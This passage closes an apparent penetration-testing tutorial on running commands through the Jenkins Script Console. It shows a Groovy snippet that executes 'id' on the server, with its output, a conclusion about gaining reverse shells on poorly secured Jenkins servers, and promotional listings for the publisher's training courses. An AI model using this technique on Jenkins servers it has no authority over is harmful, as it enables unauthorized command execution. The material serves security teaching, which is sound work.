      RX packets 139 bytes 12221 (12.2 KB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 139 bytes 12221 (12.2 KB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

err>
```

You can use a similar code to get the command output in the Result window:

```
def proc = "id".execute();
def os = new StringBuffer();
proc.waitForProcessOutput(os, System.err);
println(os.toString());
```



Observe that after you run the script, you can see the output directly in the Result window.

## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to print output.

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.\* , jenkins.model.\* , hudson.\* , and hudson.model.\* are pre-imported.

```
1 def proc = "id".execute();
2 def os = new StringBuffer();
3 proc.waitForProcessOutput(os, System.err);
4 println(os.toString());
```

## Result

```
uid=129(jenkins) gid=137(jenkins) groups=137(jenkins)
```

## Conclusion

In summary, **Jenkins Penetration Testing** reveals the possibility of using Jenkins servers to gain a reverse shell, emphasizing the crucial need for strong security practices. Whether due to compromised logins or no authentication at all, the vulnerability of Jenkins servers shows why we must take security seriously. It's essential for organizations to enforce strict access rules, conduct regular security checks, and promptly update systems to reduce the chances of unauthorized access and misuse.

# FOLLOW US ON *social media*



**TWITTER**



**DISCORD**



**GITHUB**



**LINKEDIN**

**CONTACT US**  
FOR MORE DETAILS

+91 95993-87841

[www.ignitetechologies.in](http://www.ignitetechologies.in)

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

